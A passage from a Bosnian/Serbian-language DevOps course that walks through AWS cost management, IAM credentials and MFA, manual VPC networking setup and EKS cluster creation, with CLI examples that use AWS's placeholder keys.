  --certificate-chain fileb://chain.pem

```

Importovani sertifikati se **ne renewaju automatski** — ACM šalje upozorenje 45 dana prije isteka.

Let's Encrypt wildcard importovan u ACM

Opcija za project-A bez plaćenog sertifikata i bez zavisnosti od Route53 vlasništva:

```

# Certbot DNS challenge za wildcard
certbot certonly --manual --preferred-challenges dns \
  -d "*.firma.com" -d "firma.com"

# Importuj u ACM
aws acm import-certificate \
  --certificate fileb://fullchain.pem \
  --private-key fileb://privkey.pem

```

Let's Encrypt wildcard `*.firma.com` pokriva prod, `*.dev.firma.com` pokriva sve dev subdomene. Renewal svaka 3 mjeseca — može biti automatizovan kroz cron job ili GitLab scheduled pipeline koji import-uje novi sertifikat.

Tok od DNS do HTTPS



Source: 06-aws-za-devopsa/08-cost-management.md

AWS Cost Management

Zašto je cost awareness dio DevOps kulture

Infrastruktura kao kod znači i infrastruktura kao trošak. Terraform `apply` na prod okruženje može generisati \$500/mj računanja — i nastaviti da naplaćuje dok se ne doda `destroy`. DevOps inženjer je odgovoran i za operativne troškove, ne samo za uptime.

Princip project-A: kreativna upotreba kratkoživućih environment-a. Niko ne plaća za dev env koji radi 24/7 kada programeri rade 8 sati dnevno.

Procjena troškova za project-A

Per-environment troškovi (eu-west-1, on-demand)

Komponenta	Dev	Staging	Prod
EKS control plane	\$72/mj	\$72/mj	\$72/mj
EC2 t3.medium (x1)	\$30/mj	-	-
EC2 t3.large (x2)	-	\$120/mj	-
EC2 t3.xlarge (x3)	-	-	\$360/mj
ALB	\$16/mj	\$16/mj	\$16/mj
NAT Gateway	\$32/mj	\$32/mj	\$32/mj
Route53	\$1/mj	\$1/mj	\$1/mj
S3 (state)	<\$1/mj	<\$1/mj	<\$1/mj
Ukupno	~\$151/mj	~\$241/mj	~\$481/mj

Sva tri environment-a uvijek aktivna: **~\$873/mj**. Staging i prod imaju opravdanje. Dev nema.

Realan trošak sa cost optimizacijom

Dev env koji radi samo radnim danima, 8h/dan (40h/sedmicu od 168h): - Dev cost × (40/168) = \$151 × 0.24 = **\$36/mj**

Ukupno: staging (\$241) + prod (\$481) + dev optimizovani (\$36) = **~\$758/mj**

Strategije smanjenja troška

1. Dev environment on-demand

```
# Jutro (automatski scheduled pipeline ili ručno)
cd terraform/envs/dev && terraform apply -var-file=dev.tfvars -auto-approve

# Večer (scheduled pipeline, svaki dan u 20:00)
helm uninstall --all --namespace helloworld-dev
terraform destroy -var-file=dev.tfvars -auto-approve
```

GitLab scheduled pipeline za `terraform destroy` svake večeri.

2. Uklanjanje NAT Gateway za dev

Dev environment može koristiti public subnete za EKS node-ove:

```
# dev.tfvars
enable_nat_gateway = false
eks_nodes_public   = true # node-ovi u public subnet, bez javnih IP
```

Ušteda: **\$32/mj**. Worker nodovi i dalje nisu direktno dostupni (Security Group), ali mogu da pullaju Docker images bez NAT-a.

3. Spot instance za dev/staging

EC2 Spot instance koriste neiskorišćene AWS kapacitete po cijeni 60-90% nižoj od on-demand:

```
resource "aws_eks_node_group" "dev" {
  capacity_type = "SPOT" # umjesto "ON_DEMAND"
  instance_types = ["t3.medium", "t3.large"] # više tipova = manje interruption
}
```

Spot instance mogu biti terminirane sa 2 minute upozorenja. Za dev — prihvatljivo. Za prod — ne.

4. Review environment troškovi

Dynamic review envovi ne kreiraju novi EKS cluster (to bi bilo \$72 + nodovi po MR-u). Koriste **namespace unutar dev cluster**a: - Novi namespace: \$0 - Helm release: \$0 - Route53 record: \$0.00001/mj

Jedini dodatan trošak je ako MR workload preoptereći dev nodove i autoscaler doda novi.

5. Saved Plans / Reserved Instances za prod

Ako prod radi 12+ mjeseci, Reserved Instance daje 30-40% uštede u zamjenu za jednogodišnju ili trogodišnju obavezu.

AWS Budget Alerts

Obavezno za svaki nalog. Terraform kreira budget:

```
resource "aws_budgets_budget" "monthly" {
  name           = "project-a-monthly"
  budget_type    = "COST"
  limit_amount   = "600"
  limit_unit     = "USD"
  time_unit      = "MONTHLY"

  notification {
    comparison_operator = "GREATER_THAN"
    threshold            = 80
    threshold_type       = "PERCENTAGE"
    notification_type    = "ACTUAL"
    subscriber_email_addresses = ["devops@firma.com"]
  }
}
```

Notifikacija kada stvarni trošak pređe 80% budžeta (\$480 od \$600). Daje dovoljno vremena da se reaguje prije kraja mjeseca.

Terraform lifecycle za cost control

```
# Samo prod dobija prevent_destroy
lifecycle {
  prevent_destroy = true
}
```

Dev i staging nikad ne dobijaju `prevent_destroy`. Greška u destroy-u treba biti moguća — to je feature, ne bug.

```
# Dev EKS nema multi-AZ (ušteta na NAT i nodovima)
variable "availability_zones" {
  default = {
    dev      = ["eu-west-1a"]          # jedan AZ, bez HA
    staging  = ["eu-west-1a", "eu-west-1b"]
    prod     = ["eu-west-1a", "eu-west-1b", "eu-west-1c"]
  }
}
```

Source: 06-aws-za-devopsa/09-vezba-priprema-ai-okvira-i-sync.md

09 — Vežba: priprema AI-okvira i sync (AWS osnove)

Postavljaš AI-okvir za rad sa AWS resursima i IAM politikama, pa konkretno verifikuješ identitet, dozvole i procenjuješ trošak pre nego što kreneš da praviš resurse.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo pravilo koje AI primenjuje svaki put kad predlaže IAM politike ili AWS resurse — least-privilege, bez wildcard-a, procena troška pre kreiranja.

Pretpostavke za potvrdu: - AWS CLI je konfigurisan i radi (`aws configure list` prikazuje aktivan profil) - Imaš pristup nalogu sa dovoljnim dozvolama za `sts:GetCallerIdentity` i `iam:SimulatePrincipalPolicy` - Znaš ARN role/user-a sa kojim radiš

Van opsega: - Kreiranje IAM korisnika ili rola — to je tema oblasti 06, ne ovog sync koraka - Terraform za IAM — to dolazi u oblasti 08 - Production IAM hardening — ovde radimo razvojno okruženje

Prompt za diskusiju:

Treba mi IAM policy za [servis] sa minimalnim dozvolama za [akcije]. Daj least-privilege JSON i objasni svaki statement; bez wildcard-a gde nije nužno. Kolika je okvirna mesečna cena ako koristim [tip resursa, region, procenjeni sati/mesec]?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Verifikovati da AI alat razume IAM least-privilege i procenu troška, i da lokalni AWS pristup odgovara očekivanom identitetu.

Fajlovi koji se diraju:

- `CLAUDE.md` ili `.claude/rules/aws-checks.md` (Claude Code) — nova sekcija

Fajlovi koji se NE diraju: - IAM politike u AWS konzoli — verifikacija je read-only u ovom koraku - `~/.aws/credentials` — ne menjamo konfiguraciju, samo verifikujemo

AI okvir za ovu oblast:

Dodaj sekciju `## AWS validation checklist` u `CLAUDE.md`, ili napravi `.claude/rules/aws-checks.md`

Sadržaj pravila:

- IAM politike: least-privilege — specifični action-i, ne Action: "*".
- Nema wildcard Resource: "*" osim za akcije koje to zahtevaju (navedi razlog u komentaru).
- Pre kreiranja resursa: proceni mesečnu cenu (tip, region, sati/mesec).
- Prefer spot instance ili serverless (Lambda, Fargate) kad je moguće za dev okruženje.
- Svaki resurs nosi standardne tagove: env, project, owner.

Anti-sprawl: dodaj samo ako se IAM analiza i cost check ponavljaju kroz više oblasti. AWS se ponavlja kroz oblasti 06, 07, 08, 09 — opravdano.

Acceptance criteria: - `[] aws sts get-caller-identity` potvrđuje očekivani Account ID i ARN - `[] IAM` simulacija za target akcije ne vraća `implicitDeny` za potrebne dozvole - `[] IAM` simulacija ne pokazuje `*:*` dozvolje (nema admin pristupa gde nije potrebno) - `[]` okvirni mesečni trošak procenjen i zapisan pre kreiranja bilo kog resursa - `[] sync` zapisan u decision log

AI pregled plana:

Evo plana pre egzekucije:

- Verifikovati AWS identitet i dozvole CLI-jem
- Simulirati IAM politiku za target akcije
- Proceniti trošak za planirane resurse
- Napraviti aws-checks rule za AI alat

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

```
# 1. Verifikuj identitet – koji nalog i role aktivno koristiš
aws sts get-caller-identity

# 2. Simuliraj IAM dozvole – zameni ARN i akcije sa stvarnim vrednostima
aws iam simulate-principal-policy \
  --policy-source-arn arn:aws:iam::ACCOUNT_ID:user/USERNAME \
  --action-names s3:PutObject s3:GetObject ec2:DescribeInstances

# 3. Proveri aktivne service quotas za region koji koristiš
aws service-quotas list-service-quotas --service-code ec2 \
  --query "Quotas[?QuotaName=='Running On-Demand Standard (A, C, D, H, I, M, R, T, Z) instances']\
{Name:QuotaName,Value:Value}"

# 4. Procena troška (alternativa AWS Pricing Calculator – CLI varijanta)
aws pricing get-products \
  --service-code AmazonEC2 \
  --filters "Type=TERM_MATCH,Field=instanceType,Value=t3.micro" \
    "Type=TERM_MATCH,Field=location,Value=EU (Ireland)" \
  --max-results 1 \
  --query "PriceList[0]"
```

4. AI validacija

Evo acceptance criteria iz plana:

- aws sts get-caller-identity: potvrđuje očekivani Account ID i ARN
- IAM simulacija: nema implicitDeny za potrebne akcije
- IAM simulacija: nema *.* dozvola
- mesečna cena procenjena pre kreiranja resursa

Evo outputa komandi:
[ovde lepiš stvarni output svakog koraka]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali (npr. koja IAM akcija nedostaje, koji wildcard postoji)?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Otvori AWS konzolu → IAM → Users/Roles → pronadi aktivan identitet → klikni Permissions	Lista politika ne sadrži AdministratorAccess osim ako je to svesna odluka za dev nalog
2	U IAM → Policy Simulator: izaberi user/role, unesi s3:DeleteBucket kao akciju, pokreni simulaciju	Rezultat je Deny — user ne sme brisati bucket-e
3	Otvori AWS Cost Explorer (Billing → Cost Explorer → Enable ako nije) → Last 30 days	Vidiš troškove po servisu; nema neočekivanih resursa koji troše novac
4	Otvori EC2 → Instances — proveriti da nema running instance koje si zaboravio	Lista je prazna ili sve instance su expected
5	Otvori AWS Pricing Calculator (calculator.aws) — unesi t3.micro, eu-west-1, 730 sati	Mesečna cena je prikazana i blizu \$7-8 (on-demand); zabeleži za decision log

Sync — zatvori petlju:

Zapiši u .claude/memory/decisions.md ili u CLAUDE.md sekciju ## Decision log

```
## [datum] — AWS osnove sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 07-aws-konzola-i-rucno

Directory: 07-aws-konzola-i-rucno/

Source: 07-aws-konzola-i-rucno/01-aws-account-i-credentials.md

01 — AWS Account i Credentials

Cilj

Razumjeti AWS account strukturu i postaviti credentials ispravno — bez root accounta, bez nekontrolisanih access keyeva, sa MFA na svemu što je važno.

Root Account vs IAM Users

Root Account

Root je email/lozinka kojom si kreirao AWS account. Ima **apsolutno sva prava** — ne može biti ograničen policy-jem, jedini koji može zatvoriti account, jedini koji može promijeniti billing postavke.

Nikad ne koristiti root za svakodnevni rad. Razlog nije samo “best practice” — razlog je konkretan: ako ti kompromituju root credentials, napadač može: - Obrisati sve resurse - Iskopirati sve podatke - Promijeniti email i lozinku i zaključati te iz accounta - Ukloniti MFA sa root accounta sam sebi

Root treba iskoristiti za: 1. Kreiranje prvog IAM admin korisnika 2. Billing/account management (ako to treba) 3. Oporavak ako se zaključaš

Kako zaštititi root

Odmah nakon kreiranja accounta: - **Console** → **top-right click na account name** → **Security credentials** - Enable MFA: preporuka je hardware key (YubiKey) ili authenticator app - Nemoj kreirati root access keyeve — ako postoje, odmah ih obriši - Postavi billing alarm: **CloudWatch** → **Alarms** → **Create** → **Billing** → **Threshold 10 USD**

Kreiranje IAM Admin Korisnika

Console → **Services** → **IAM** → **Users** → **Create user**

Korak po korak: 1. **User name:** darko-admin (ili tvoje ime, izbjegavaj generičko “admin”) 2. **Provide user access to the AWS Management Console:** ✓ (kvačica) 3. **I want to create an IAM user:** izaberi (ne Identity Center za sada) 4. **Console password:** Custom password, snažna lozinka 5. **Users must create a new password:** opciono, za tvoj lični korisnik isključi 6. Next → **Attach policies directly** 7. Traži i dodaj: AdministratorAccess 8. Create user

AdministratorAccess je preširok za produkciju — daje sve. Za inicijalni setup je OK, ali plan je da ga kasnije zamijeniš custom policy-jem koji daje samo ono što treba.

MFA za IAM admin korisnika

IAM → **Users** → **darko-admin** → **Security credentials** → **Assign MFA device**

- Device name: darko-phone
- MFA device type: Authenticator app
- Scaniraj QR u Google Authenticator / Authy
- Unesi 2 uzastopna koda da verifikuješ
- Assign MFA

Bez MFA IAM admin korisnik je skoro jednako rizičan kao root.

Access Keys — Kada Da, Kada Ne

Access key = AKIAIOSFODNN7EXAMPLE + secret. Traje zauvijek (dok ga ne obrišeš ili deaktiviješ). **Ako iscuri, napadač ima pristup bez ikakvog MFA-a.**

Kada kreirati access key

Jedino opravdanje: lokalni razvoj, AWS CLI na tvojoj mašini.

Console → **IAM** → **Users** → **darko-admin** → **Security credentials** → **Create access key**

- Use case: CLI
- Kvačica na “I understand the above recommendation”
- **Odmah spremi** Access key ID i Secret access key — secret se vidi samo jednom

Kada NE kreirati access key

Scenario	Rješenje
EC2 instance treba AWS API	IAM Role attachana na instancu (instance metadata service)
EKS Pod treba AWS API	IRSA — IAM Role za Service Account
GitLab CI treba AWS API	OIDC federation — privremeni credentials per pipeline
Lambda function	Execution role

Na EKS nodovima nikad ne stavljati access keyeve. Ako node bude kompromitovan, napadač ih može pročitati. IRSA daje privremene credentials koji expiraju.

AWS CLI kroz Docker

Ne instalirati AWS CLI lokalno — koristiti Docker image. Prednost: izolacija verzije, nema instalacije, isti image u CI-u i lokalno.

```
# Jednokratna konfiguracija – kreira ~/.aws/credentials i ~/.aws/config
docker run --rm -it \
  -v ~/.aws:/root/.aws \
  amazon/aws-cli:latest configure
```

Prompts:

```
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: eu-west-1
Default output format [None]: json
```

Ovo kreira dva fajla:

`~/.aws/credentials:`

```
[default]
aws_access_key_id = AKIAIOSFODNN7EXAMPLE
aws_secret_access_key = wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
```

`~/.aws/config:`

```
[default]
region = eu-west-1
output = json
```


Named Profiles za Multiple Environments

Nikad ne miješati dev i prod credentials u istom profilu — greška u pogrešnom terminalu može destroy-ati produkciju.

```
# Konfiguracija dev profila
docker run --rm -it \
  -v ~/.aws:/root/.aws \
  amazon/aws-cli:latest configure --profile dev

# Konfiguracija prod profila (drugačiji access key!)
docker run --rm -it \
  -v ~/.aws:/root/.aws \
  amazon/aws-cli:latest configure --profile prod
```

`~/.aws/credentials` nakon toga:

```
[default]
aws_access_key_id = AKIA...DEV
aws_secret_access_key = ...

[dev]
aws_access_key_id = AKIA...DEV
aws_secret_access_key = ...

[prod]
aws_access_key_id = AKIA...PROD
aws_secret_access_key = ...
```

Korištenje u CLI:

```
docker run --rm -it \
  -v ~/.aws:/root/.aws \
  amazon/aws-cli:latest --profile dev s3 ls

docker run --rm -it \
  -v ~/.aws:/root/.aws \
  amazon/aws-cli:latest --profile prod s3 ls
```

Ili postavi env var da ne moraš kucati `--profile`:

```
export AWS_PROFILE=dev
```

Verifikacija

Provjeri da si prijavljen kao IAM korisnik, **ne** kao root:

```
docker run --rm \
  -v ~/.aws:/root/.aws \
  amazon/aws-cli:latest sts get-caller-identity
```

Očekivani output:

```
{
  "UserId": "AIDA...",
  "Account": "123456789012",
  "Arn": "arn:aws:iam::123456789012:user/darko-admin"
}
```

Ako `Arn` sadrži `:root` — odmah se odjavi, prijavi kao IAM korisnik.

Ako dobiješ `An error occurred (InvalidClientTokenId)` — access key je pogrešan ili obrisao.

Napomena za Sljedeći Modul

Sve što ćeš raditi u konzoli od ovog trenutka raditi s `darko-admin` IAM korisnikom. Root neće biti potreban sve do kraja projekta.

GitLab CI credentials (OIDC) se podešavaju u modulu 08 — pipeline konfiguracija. Za sada, access key za lokalni CLI je dovoljan.

Source: `07-aws-konzola-i-rucno/02-vpc-i-networking-konzola.md`

02 — VPC i Networking kroz AWS Konzolu

Cilj

Kreirati kompletnu mrežnu infrastrukturu ručno kroz AWS konzolu. Svaki klik razumjeti — Terraform će u modulu 07 napraviti identičnu strukturu automatski, ali bez ovog manualnog prolaza nećeš razumjeti šta Terraform radi.

VPC Wizard vs Manual

AWS nudi **VPC Wizard** koji kreira sve u jednom koraku. **Ne koristiti ga.** Wizard sakriva šta se kreira i zašto. Manual kreiranje tjera te da razumiješ svaki resurs i njegove veze.

Step-by-Step Kreiranje

Korak 1 — VPC

Console → **VPC** → **Your VPCs** → **Create VPC**

- **Resources to create:** VPC only (ne “VPC and more” — to je wizard)
- **Name tag:** `project-a-dev-vpc`
- **IPv4 CIDR block:** `10.0.0.0/16`
- **IPv6:** No
- **Tenancy:** Default
- Create VPC

CIDR `/16` daje 65.536 IP adresa. Ostavlja prostora za rast i za podjelu na subnete.

Korak 2 — Public Subnets (2 AZ)

VPC → **Subnets** → **Create subnet**

Subnet 1: - **VPC:** `project-a-dev-vpc` - **Subnet name:** `project-a-dev-public-1a` - **Availability Zone:** `eu-west-1a` - **IPv4 CIDR:** `10.0.1.0/24`

Klikni **Add new subnet** (ne Create još):

Subnet 2: - **Subnet name:** `project-a-dev-public-1b` - **Availability Zone:** `eu-west-1b` - **IPv4 CIDR:** `10.0.2.0/24`

Create subnet (kreira oba odjednom)

Korak 3 — Private Subnets (2 AZ)

VPC → **Subnets** → **Create subnet**

Subnet 3: - **Subnet name:** `project-a-dev-private-1a` - **Availability Zone:** `eu-west-1a` - **IPv4 CIDR:** `10.0.3.0/24`

Add new subnet:

Subnet 4: - **Subnet name:** `project-a-dev-private-1b` - **Availability Zone:** `eu-west-1b` - **IPv4 CIDR:** `10.0.4.0/24`

Create subnet

Korak 4 — Internet Gateway

VPC → Internet Gateways → Create internet gateway

- **Name tag:** `project-a-dev-igw`
- Create

Odmah nakon kreiranja: **Actions** → **Attach to VPC** → **project-a-dev-vpc** → **Attach**

Internet Gateway koji nije attachan na VPC je beskoristan. Attachanje je zasebna akcija — česta greška je zaboraviti ovaj korak.

Korak 5 — Elastic IP za NAT Gateway

EC2 → Elastic IPs → Allocate Elastic IP address

- **Network border group:** eu-west-1
- **Public IPv4 address pool:** Amazon's pool
- Allocate

Dodaj tag: - Key: `Name`, Value: `project-a-dev-nat-eip`

EIP se naplaćuje ako ga alociraš a ne koristiš. Dok je attachan na NAT Gateway nema extra troška.

Korak 6 — NAT Gateway

VPC → NAT Gateways → Create NAT gateway

- **Name:** `project-a-dev-nat`
- **Subnet:** `project-a-dev-public-1a` (NAT mora biti u PUBLIC subnetu!)
- **Connectivity type:** Public
- **Elastic IP allocation ID:** izaberi EIP kreiran u prethodnom koraku
- Create NAT gateway

NAT Gateway traje ~1 minutu da postane Available. Ovo je managed servis — AWS ga maintaina, ne ti.

Zašto NAT u public subnetu? NAT Gateway prima saobraćaj od private subneta i prosleđuje ga internetu koristeći svoju public IP (EIP). Da bi to radio, mora imati izlaz na internet — što znači mora biti u subnetu koji ima rutu prema IGW.

Korak 7 — Route Tables

Svaki VPC dobije default Main route table. Ne koristiti je direktno — kreirati eksplicitne.

Public Route Table

VPC → Route Tables → Create route table

- **Name:** `project-a-dev-rtb-public`
- **VPC:** `project-a-dev-vpc`
- Create

Odaberi novu route table → **Routes tab** → **Edit routes** → **Add route:** - **Destination:** `0.0.0.0/0` - **Target:** Internet Gateway → `project-a-dev-igw` - Save

Subnet Associations tab → **Edit subnet associations:** - Kvačica na: `project-a-dev-public-1a` i `project-a-dev-public-1b` - Save

Private Route Table

Create route table: - **Name:** `project-a-dev-rtb-private` - **VPC:** `project-a-dev-vpc` - Create

Routes → Edit routes → Add route: - **Destination:** `0.0.0.0/0` - **Target:** NAT Gateway → `project-a-dev-nat` - Save

Subnet Associations → Edit: - Kvačica na: `project-a-dev-private-1a` i `project-a-dev-private-1b` - Save

Verifikacija Route Tables

VPC → Subnets → klikni na project-a-dev-public-1a → Route table tab

Mora pokazati:

Destination	Target
10.0.0.0/16	local
0.0.0.0/0	igw-xxxxxxxxxx

project-a-dev-private-1a → Route table tab mora pokazati:

Destination	Target
10.0.0.0/16	local
0.0.0.0/0	nat-xxxxxxxxxx

Ako private subnet ima igw kao target umjesto nat — greška. Instance u private subnetu bi bile direktno dostupne s interneta.

Security Groups

Security Group je stateful firewall na nivou ENI (mrežnog interfejsa). Za razliku od NACL (Network ACL) koji je stateless.

Default SG

Svaki VPC ima default SG. Default pravilo: sav saobraćaj unutar iste SG je dozvoljen, sav ostali inbound je zabranjen. Ne koristiti default SG — teže je pratiti šta je gdje.

Kreiranje eks-nodes-sg

VPC → Security Groups → Create security group

- **Security group name:** eks-nodes-sg
- **Description:** EKS node group communication
- **VPC:** project-a-dev-vpc

Inbound rules:

Type	Protocol	Port	Source	Description
All traffic	All	All	eks-nodes-sg (self)	Node-to-node
HTTPS	TCP	443	0.0.0.0/0	API server inbound

Da dodaš self-reference (eks-nodes-sg → eks-nodes-sg): u Source dropdown odaberi “Custom” i počni kucati ime SG — pojavit će se ID.

Outbound rules: ostavi default (All traffic, 0.0.0.0/0) — nodovi moraju moći pullati Docker images, komunicirati s AWS API-jem.

Create security group

Zašto 2 Availability Zones

EKS control plane zahtijeva minimum 2 AZ za HA. Ako jedno AZ padne: - Node Group u preostalom AZ preuzima sav saobraćaj - Kubernetes scheduler premješta podove na zdrave nodove - RDS Multi-AZ failover (kada ga aktiviraš za prod) radi automatski

Sa jednim AZ: pad AZ = pad cijelog clustera. Ne vrijedi rizik.

Destroy Redosled za Networking

Pogrešan redosled brisanja = AWS greška “DependencyViolation”. Ispravan redosled:

1. **NAT Gateway** delete (Console → VPC → NAT Gateways → Actions → Delete)
2. Čekaj da state postane Deleted (~1 min)
3. **Elastic IP** release (EC2 → Elastic IPs → Actions → Release)
4. Ako ne released ostaje na računaru
5. **Internet Gateway** detach → delete
6. VPC → Internet Gateways → Actions → Detach from VPC → potvrdi
7. Actions → Delete → potvrdi
8. **Route Tables** delete (sve osim Main — Main se ne može obrisati)
9. Prvo ukloni subnet associations, pa onda obriši
10. **Subnets** delete (sve 4)
11. **Security Groups** delete (eks-nodes-sg; default ne možeš obrisati)
12. **VPC** delete

Ako dobiješ “has dependencies” grešku pri brisanju VPC-a: **VPC** → **Your VPCs** → **project-a-dev-vpc** → **Resource map tab** — prikazuje sve zaostale resurse. Najčešći krivac su “zarobljeni” ENI-ji od EKS-a ili RDS-a koji se nisu očistili sami.

Source: 07-aws-konzola-i-rucno/03-eks-cluster-konzola.md

03 — EKS Cluster kroz AWS Konzolu

Cilj

Kreirati EKS cluster i Node Group ručno. Razumjeti šta AWS kreira u pozadini i kako se kubectl spaja na cluster. Ovo je osnova za sve što slijedi — aplikacija, Helm deploymenti, monitoring.

Šta EKS Zapravo Kreira

EKS = managed Kubernetes control plane. AWS maintaina: - `kube-apiserver` (HA, u više AZ) - `etcd` (cluster state storage) - `kube-controller-manager` - `kube-scheduler`

Ti maintainaješ: - Node Group (EC2 instance = worker nodes) - Addone (DNS, networking, storage drivers) - Workloade koji teku na nodovima

Control plane je u AWS-ovoj infrastrukturi, plaćaš \$0.10/sat po clusteru. Node Group su tvoje EC2 instance — plaćaš per-instance.

IAM Role za EKS Cluster

Mora se kreirati **prije** EKS clustera.

Console → **IAM** → **Roles** → **Create role**

- **Trusted entity type:** AWS service
- **Use case:** scroll down → EKS → **EKS - Cluster**
- Next → policy `AmazonEKSClusterPolicy` je automatski dodana
- **Role name:** `project-a-dev-eks-cluster-role`
- Create role

Ova rola dozvoljava EKS control plane-u da kreira i upravlja mrežnim resursima u tvom imenu (load balanceri, security groups za control plane komunikaciju).

Kreiranje EKS Clustera

Console → EKS → Clusters → Create cluster

Korak 1 — Configure cluster

- **Name:** `project-a-dev`
- **Kubernetes version:** 1.29
- **Cluster service role:** `project-a-dev-eks-cluster-role`
- Next

Korak 2 — Specify networking

- **VPC:** `project-a-dev-vpc`
- **Subnets:** izaberi SVE 4 (public-1a, public-1b, private-1a, private-1b)
- Zašto sve 4? EKS control plane ENI-ji se plasiraju u odabrane subnete. Davanje sva 4 daje AWS-u fleksibilnost.
- **Security groups:** `eks-nodes-sg`
- **Cluster endpoint access:** **Public**
- Public: kubectl radi s tvog laptopa (OK za learning)
- Private: kubectl mora biti unutar VPC-a (za prod)
- Public and private: hybrid (za tranziciju)
- Next

Korak 3 — Configure observability

- Cluster logging: za sada ostavi sve isključeno (CloudWatch naplaćuje)
- Next

Korak 4 — Select add-ons

Izaberi: - ✓ **CoreDNS** — DNS za K8s servis discovery (bez ovoga ništa ne radi) - ✓ **kube-proxy** — iptables pravila za K8s Services - ✓ **Amazon VPC CNI** — pod networking, svaki pod dobija IP iz VPC CIDR-a - ✓ **Amazon EBS CSI Driver** — dinamičko kreiranje EBS volumena za PVC-ove

- Next → Create

Kreiranje traje ~15 minuta. U pozadini:

1. AWS kreira managed control plane u svojoj infrastrukturi
2. Konfigurira kube-apiserver s tvoje VPC informacije
3. Plasira ENI-je u tvoje subnete (otuda zahtjev za subnete)
4. Instalira odabrane addone
5. Generira cluster CA certifikat

Za to vrijeme u konzoli: **Clusters** → **project-a-dev** → **Status: Creating**. Možeš pratiti u **Events tabu** (kad postane dostupan).

IAM Role za Node Group

Console → IAM → Roles → Create role

- **Trusted entity type:** AWS service
- **Use case:** EC2
- Next

Dodaj ove 3 policy-ja (traži svaku posebno): 1. `AmazonEKSWorkerNodePolicy` — dozvoljava nodovima da se registruju u cluster 2. `AmazonEKS_CNI_Policy` — dozvoljava VPC CNI da kreira i briše ENI-je 3.

`AmazonEC2ContainerRegistryReadOnly` — dozvoljava pullanje Docker images iz ECR-a

- **Role name:** `project-a-dev-node-role`
 - Create role
-

Kreiranje Node Group

Nakon što je cluster u stanju **Active**:

EKS → **Clusters** → **project-a-dev** → **Compute tab** → **Add node group**

Node Group Configuration

- **Name:** `project-a-dev-nodes`
- **Node IAM role:** `project-a-dev-node-role`
- Next

Node Group Compute Configuration

- **AMI type:** Amazon Linux 2 (AL2_x86_64) — default, najstabilniji
- **Capacity type:** On-Demand
- **Instance types:** `t3.medium` (2 vCPU, 4GB RAM — minimum za EKS)
- `t3.small` (2GB) je premalo, system podovi troše ~1.5GB
- **Disk size:** 20 GiB
- Next

Node Group Scaling Configuration

- **Minimum size:** 1
- **Maximum size:** 3
- **Desired size:** 1

Za dev environment 1 node je dovoljno. Maximum 3 ostavlja prostor za auto-scaling testiranje.

Node Group Network Configuration

- **Subnets:** SAMO private subnete!
- ✓ `project-a-dev-private-1a`
- ✓ `project-a-dev-private-1b`
- `public-1a` i `public-1b`: **NEMOJ kvaciti**

Zašto samo private? Nodovi ne trebaju direktan inbound pristup s interneta. Outbound ide kroz NAT Gateway. Workload je dostupan kroz Load Balancer koji je u public subnetu.

- **Configure remote access to nodes:** ostavi isključeno (koristiti `kubectl exec` ili SSM umjesto SSH-a)
- Next → Create

Node Group kreiranje traje ~5 minuta. EC2 instance se boot-uju, instalira se kubelet, registruju se u cluster.

Spajanje kubectl na Cluster

Cluster je aktivan — sada treba lokalni kubeconfig.

```
# Generiraj/ažuriraj kubeconfig
docker run --rm \
  -v ~/.aws:/root/.aws \
  -v ~/.kube:/root/.kube \
  amazon/aws-cli:latest \
  eks update-kubeconfig \
  --region eu-west-1 \
  --name project-a-dev
```

Ovo kreira/ažurira `~/.kube/config` s cluster endpoint-om, CA certifikatom i auth token generatorom.

Provjera spajanja

```
docker run --rm \
  -v ~/.aws:/root/.aws \
  -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get nodes
```

Očekivani output:

NAME	STATUS	ROLES	AGE	VERSION
ip-10-0-3-47.eu-west-1.compute.internal	Ready	<none>	3m	v1.29.x

Ako node nije **Ready** nakon 5 minuta:

```
# Provjeri node events
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 describe node <node-name>
```

Česte greške: - Node role nema tražene policy-je → node se ne može registrovati - Subneti nemaju izlaz na internet (NAT nije aktivan) → node ne može povući system images - Security group blokira port 10250 → kubelet nije dostupan API serveru

EKS Add-ons Verifikacija

```
# System podovi moraju svi biti Running
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get pods -n kube-system
```

Mora vidjeti: - `aws-node-*` (VPC CNI) — Running - `coredns-*` (2 replika) — Running - `kube-proxy-*` — Running - `ebs-csi-*` — Running

Ako neki pod je u `CrashLoopBackOff` ili `Pending`:

```
docker run --rm -v ~/.aws:/root/.aws -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 describe pod <pod-name> -n kube-system
```

Events na kraju output-a govore šta je pošlo po krivu.

AWS Konzola za EKS Monitoring

EKS → **Clusters** → **project-a-dev**:

- **Overview tab**: cluster info, K8s verzija, status
- **Compute tab**: Node Groups i Fargate profiles
- **Networking tab**: VPC, subnete, SG
- **Add-ons tab**: instalirani addoni i jejich verzije
- **Resources tab**: K8s objekti direktno u konzoli (Pods, Deployments, Services)
- Ovo je korisno za brzu provjeru bez kubectl

ALB Controller — Napomena

Za inbound HTTP/HTTPS saobraćaj treba AWS Load Balancer Controller (ALB Ingress Controller). Instalira se kroz Helm:


```
# Detaljan setup je u modulu 08-gitlab-pipelines
# Ali logika je:
helm repo add eks https://aws.github.io/eks-charts
helm install aws-load-balancer-controller eks/aws-load-balancer-controller \
  -n kube-system \
  --set clusterName=project-a-dev \
  --set serviceAccount.create=true \
  --set serviceAccount.annotations."eks\.amazonaws\.com/role-arn"=<IRSA_ROLE_ARN>
```

ALB Controller kreira AWS Application Load Balancer za svaki Kubernetes `Ingress` objekt. Bez njega, Ingress objekti nemaju efekta.

CloudWatch Container Insights

Za log agregaciju i metriku s nodova i podova:

